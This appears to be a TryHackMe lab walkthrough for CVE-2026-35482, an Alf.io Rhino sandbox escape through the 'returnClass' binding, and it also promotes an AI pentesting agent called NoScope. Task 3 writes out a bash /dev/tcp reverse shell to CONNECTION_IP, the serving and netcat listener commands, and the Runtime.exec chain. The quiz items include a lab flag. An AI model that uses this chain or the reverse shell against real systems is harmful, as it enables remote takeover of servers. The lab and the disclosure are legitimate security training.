# Jr.Pen 9.4. NoScope: Finding RCE


## Task 1 - Introduction

Alf.io is an open-source event management platform that allows organizers to automate workflows through custom JavaScript extensions. To isolate those scripts from the underlying JVM, Alf.io uses a JavaScript sandbox backed by Mozilla Rhino. Scripts are validated against a blocklist before execution, where patterns like `java.lang.Runtime` and reflection keywords are rejected. The assumption: a script that can't name a dangerous class can't reach one.

CVE-2026-35482 proved that pattern matching was insufficient by leveraging an injected `returnClass` binding to bypass the AST blocklist and achieve a full black-box sandbox escape without source code access. Alf.io injects a variable called `returnClass` into every script's scope, a raw Java `Class<T>` object intended as a convenience for scripts that need to declare their return type.
Because `Class<T>` exposes `Class.forName()`, an attacker can load any JVM class by passing its name as a string argument, which the blocklist never inspects. From there, Java reflection gives full access to `Runtime.exec()` and arbitrary OS command execution. NoScope responsibly disclosed the vulnerability to the Alf.io maintainers and coordinated the CVE assignment before publishing.


## Task 2 - Vulnerability Hunting with NoScope

NoScope is an AI-based automated pentesting platform. It deploys specialized agents that map an application's attack surface, build an attack graph, generate targeted payloads, and confirm exploitability end-to-end before surfacing anything as a finding. Nothing gets flagged unless it's been proven.





### Matches attacker speed

Triggers on every deploy, CVE drop, or surface change. The moment code ships, NoScope is already testing it.





### Auto-remediates findings

Once a vulnerability is confirmed, NoScope auto-creates a pull request with the fix. Review it, merge it, retest it.



### Tests every corner


Maps and tests every endpoint, dependency, user role, and configuration. Nothing gets assumed safe.




### Humans stay in control

You decide scope, depth, and attack boundaries. Approve or reject agent actions, and provide context whenever needed.

## How Does NoScope Work?




After starting the machine you'll see the logs, the reasoning, and exactly how CVE-2026-35482 was found autonomously. NoScope is used by some of the

top companies in the world and has found critical vulnerabilities in systems used by government, aerospace, military, and SaaS organizations.


**Answer the questions below**


> What sandboxing engine did NoScope identify as the one in use?


Mozilla Rhino


> What was the flag value NoScope retrieved out of the flag.txt file during its engagement?

THM-{ALF_CV3_PWN}






## Task 3 - Weaponizing the CVE

You have identified that the target is running **Alf.io 2.0-M5-2509-1**, a version vulnerable to CVE-2026-35482. You have also obtained valid administrator credentials for the admin panel and noticed an event has already been set up.

Your objective is to weaponize the vulnerability to achieve a reverse shell on the target machine.

**Getting a Reverse Shell**

**Step 1: Reverse shell preparation:** Start the AttackBox by clicking the **Start AttackBox** button either in Task 2 or at the top of the page. Then, on the AttackBox, open a terminal and create rev.sh:

```
#!/bin/bash
bash -i >& /dev/tcp/CONNECTION_IP/4444 0>&1 &
```

Serve it over HTTP:

```
python -m http.server 80
```


In a different terminal, start a netcat listener:

```
nc -lvnp 4444
```

**Step 2: Build the reverse shell payload:** The exploit registers a malicious extension script that uses `returnClass.forName()` to load `java.lang.Runtime` by name, bypassing the sandbox blocklist entirely. `Runtime.exec(String)` does not expand shell metacharacters, so we will download our reverse shell script, change permissions, and run it.


```
function getScriptMetadata() {
    return {
        id: 'rce-validate',
        displayName: 'RCE Validate',
        version: 0,
        async: false,
        events: ['EVENT_STATUS_CHANGE']
    };
}
```

**Step 3: Register the extension:** Log into the admin panel at `http://MACHINE_IP/admin` and navigate to **Extension → add new**.





Add a path at the top (e.g. System/rev), paste your payload, and save the extension.

**Step 4: Trigger the extension:** The payload listens for the EVENT_STATUS_CHANGE event. This means that every time an event is published or hidden, your extension will trigger. Navigate to **Events** , then click **Load expired eventsm** to access the **TryHackMe** event that has been set up, and click the **Publish now** button. This fires the extension immediately.




Watch your listener — the reverse shell should connect within a few seconds.

If you make any mistakes, you can trigger the extension again by hiding the event. To do this, navigate to **Logistic info and description**, then click **Edit**, modify the **Event Date** to a date in the future, click **Save**, and select **Actions → hide from list**.




**Answer the questions below**

> On what event is the exploit payload triggered?

EVENT_STATUS_CHANGE

## Task 4 - Conclusion

In this room you followed the full attack chain from vulnerability identification to shell access on a real target. You understood the sandbox, broke out of it, and got the flag.

Continuous, autonomous penetration testing integrates into deployment pipelines to automatically re-test targets during surface changes or code deployments.

- Identify a Java sandbox escape and understand why the blocklist failed
- Craft a `returnClass` payload and chain it to `Runtime.exec()`
- Register and trigger a malicious extension through the Extensions API
- Upgrade to a reverse shell on a real target
- Run NoScope autonomously against a live application
- Set up continuous triggers so security keeps pace with development